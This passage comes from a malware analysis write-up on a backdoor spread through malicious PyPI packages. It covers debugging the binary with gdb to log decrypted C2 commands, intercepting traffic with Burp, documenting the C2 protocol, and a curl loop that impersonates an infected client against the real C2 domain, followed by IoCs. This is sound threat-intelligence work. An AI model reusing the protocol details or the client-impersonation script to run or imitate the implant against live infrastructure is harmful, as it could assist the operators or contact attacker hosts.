 9 2024-03-01 03:29:22.559500…   0.006150531 192.168.113.1  jdkgradle.com    192 TLSv1.2  Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
10 2024-03-01 03:29:22.889965…   0.330465811 jdkgradle.com  192.168.113.1    117 TLSv1.2  Change Cipher Spec, Encrypted Handshake Message
11 2024-03-01 03:29:22.890765…   0.000799416 192.168.113.1  jdkgradle.com    528 TLSv1.2  Application Data
12 2024-03-01 03:29:23.298810…   0.408044806 jdkgradle.com  192.168.113.1     66 TCP      443 → 59972 [ACK] Seq=5100 Ack=1106 Win=16896 Len=0 TSval=4230546988 TSecr=
13 2024-03-01 03:29:23.298810…   0.000000110 jdkgradle.com  192.168.113.1    320 TLSv1.2  Application Data
14 2024-03-01 03:29:23.299404…   0.000594794 192.168.113.1  jdkgradle.com     97 TLSv1.2  Encrypted Alert
15 2024-03-01 03:29:23.299425…   0.000021039 192.168.113.1  jdkgradle.com     66 TCP      59972 → 443 [FIN, ACK] Seq=1137 Ack=5354 Win=31872 Len=0 TSval=4012569142 T
```

## C2 Activity Analysis


To further analyze the intentions of the threat actors, we decided to log commands from the C2. There were three ways that we could go about this: binary patching, implementing the C2 protocol, or debugging. Since we'd not done extensive analysis on the C2 protocol and binary patching is generally a hard thing to do, we chose to debug the binary.

Since we wanted to extract any decrypted C2 payload responses, we chose to break just after the `RecvPayload()` function was called in the `AcceptRequest()` function. After some extra testing, we decided we wanted to extract the responses that the client was sending back to the server, so we chose to break at the `SendPayload()` function too.



```
memset(decrypted_payload, 0, 196608)
whatever = 0
int32_t rax = RecvPayload(decrypted_payload, &whatever)
```

To extract the decrypted payload, all we needed to do was print the first argument of the `RecvPayload()` call, which would be populated with the decrypted payload. We can find this linked to the `rbx` register at instruction `0x00404f3c`. For `SendPayload()`, since symbols weren't stripped from the binary, we only needed to refer to the symbol `SendPayload`.



```
0x00404f39      4c89ee          mov rsi, r13                 ; int64_t arg2
0x00404f3c      4889df          mov rdi, rbx                 ; int64_t arg1
0x00404f3f      c784242c0200.   mov dword [var_22ch], 0
0x00404f4a      e8d1efffff      call sym RecvPayload(unsigned char*, unsigned int*) ;[4] ; RecvPayload(uns
```

To do this, we wrote the following `gdb` script and ran it with `gdb ./local_file --command=script.gdb`.


```
break *SendPayload
commands
p *$rdi
c
end
break *0x00404f4f
commands
x/128x $rbx
c
end
set logging on
r
```

To date, we have only observed the command `0x892`, which translates to the `Ping1` command and the `2202` client response, or `0x89a`, which translates to the 'Success' response.

After running this and waiting for for the C2 to beacon again, we had another look at the code for `AcceptRequest()` function and found it waited 4 hours each time. This prompted us to patch this particular branch and multiply the sleep time by `0` instead of `60` (`0x3c`), which made it much easier for us to monitor the agent in real time.

## C2 Protocol Analysis

To analyze the network traffic, which was encrypted over SSL, we set up Burp Suite as a proxy to capture the underlying HTTP requests from the agent. The Burp Suite setup was simple, as we only had the free version, and we only changed the target to `jdkgradle[.]com`, so we could capture server responses. To forward requests through the Burp Suite proxy, the `https_proxy` environment variable was used. Since the backend was `cURL`, we knew it would check for proxy environment variables before sending each request and send it via the proxy. By default, it didn't seem to check the authenticity of the server certificate either, which allowed us to MITM with ease.



```
remnux@remnux:~$ export https_proxy=http://127.0.0.1:8080
remnux@remnux:~$ ./local_file_patched
```

Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n


Request to https://jdkgradle.com:443 [199.188.200.88]

```
POST /jdk/update/check HTTP/1.1
Host: jdkgradle.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5786.212 Safari/537.
Content-Type: application/x-www-form-urlencoded
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjepg, application/x-shockwave-flash, */*
Connection: close
Content-Length: 70

lkjyhnmiop=436439460&odldjshrn=odlsjdfhw&ikdiwoep=dUxxZunUJm2n%2FWB%2B
```

After watching the traffic for some time, we gathered a general overview of the C2 protocol:

```
# Initial connection
Agent -> C2: lkjyhnmiop=<ID>&odldjshrn=odlsjdfhw&ikdiwoep=<something?> (hello im alive)
C2 -> Agent: OK (success)

Agent -> C2: lkjyhnmiop=<ID>&odldjshrn=dsaewqfewf (give me commands)
C2 -> Agent: <base64 encoded command>
Agent -> C2: lkjyhnmiop=1059787080&odldjshrn=content&ikdiwoep=<base64 encoded command response>
```

During the testing, we could see the debug output as the network requests happened, and we were able to associate certain activity with the network requests.



```
HTTP/2 200 OK
X-Powered-By: PHP/8.0.30
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=../daemondir/automsg.md
Pragma: no-cache
Content-Length: 360
Date: Sat, 02 Mar 2024 11:33:42 GMT
Server: LiteSpeed
X-Turbo-Charged-By: LiteSpeed

5URxZr1dJXdUeGB+dFVUYnc+Ul4YI3lHNVIoM39DOjt3THFmTV0ld1R4YH5OVVRidz5SXhgjeUc1UigzfOM6O3dMcWZNXSV3VHhgfnRVVGJ3PlJeGCN5RzVSKDN/Qzo7d0xxZk1dJXdUeGB+dFVUYnc+Ul4YI3lHNVIoM39DOjt3THFmTV0ld1R4YH5OVVRidz5SXhgjeUc1UigzfOM6O3dMcWZNXSV3VHhgfg==
```

```
reakpoint 2, 0x0000000000404f4f in AcceptRequest() ()
x94b540:        0x00000892      0x000000f0      0x00000000      0x00000000
```

This is why setting the target was important, as capturing server responses would be crucial, and it would allow us to arbitrarily decode payloads received from the C2 through other means, such as using `cURL` to simulate the client. With this script, we can simulate a fake client to pull commands from the C2. This allows us to log commands, including their payloads, to a text file for later review.

```
rm -f /tmp/log.txt
while [ 1 ]; do
  curl --silent -k hxxps://jdkgradle[.]com/jdk/update/check \
    -A "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5786.212
Safari/537.36" \
    -H "Content-Type: application/x-www-form-urlencoded" \
    -H "Accept: image/gif, image/x-bitmap, image/jpeg, image/pjepg, application/x-shockwave-flash, */*" \
    -d 'lkjyhnmiop=689321559&odldjshrn=odlsjdfhw&ikdiwoep=dUxxZhprM15UCmB%2B'

  RESP=$(
    curl --silent -k hxxps://jdkgradle[.]com/jdk/update/check \
      -A "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5786.212
Safari/537.36" \
      -H "Content-Type: application/x-www-form-urlencoded" -H "Accept: image/gif, image/x-bitmap, image/jpeg,
image/pjepg, application/x-shockwave-flash, */*" \
      -d 'lkjyhnmiop=689321559&odldjshrn=dsaewqfewf'
  )
  echo $(echo $RESP | md5sum):$RESP | tee -a /tmp/log.txt
done
```

## Closing Remarks

All packages have been reported to and removed by the PyPI administrators. A special thanks to our friends at Phylum for helping us with the initial payload, security administrators at PyPI for their rapid handling of our reports, and Vipyr Security community contributors for the reversal and analysis of the malicious code.

## Appendix

### Indicators of Compromise (IoCs)

```
[
  {
    "type": "file",
    "path": "/home/*/oshelper",
    "sha256": "973f7939ea03fd2c9663dafc21bb968f56ed1b9a56b0284acf73c3ee141c053c",
    "md5": "33c9a47debdb07824c6c51e13740bdfe"
  },
  {
    "type": "file",
    "path": "/tmp/xweb_log.md",
    "sha256": null,
    "md5": null
  },
  {
    "type": "domain",
    "name": "pypi[.]online"
  },
  {
    "type": "domain",
    "name": "arcashop[.]org"
  },
  {
    "type": "domain",
    "name": "jdkgradle[.]com"
  }
]
```

- malware
- threat-intelligence

Share: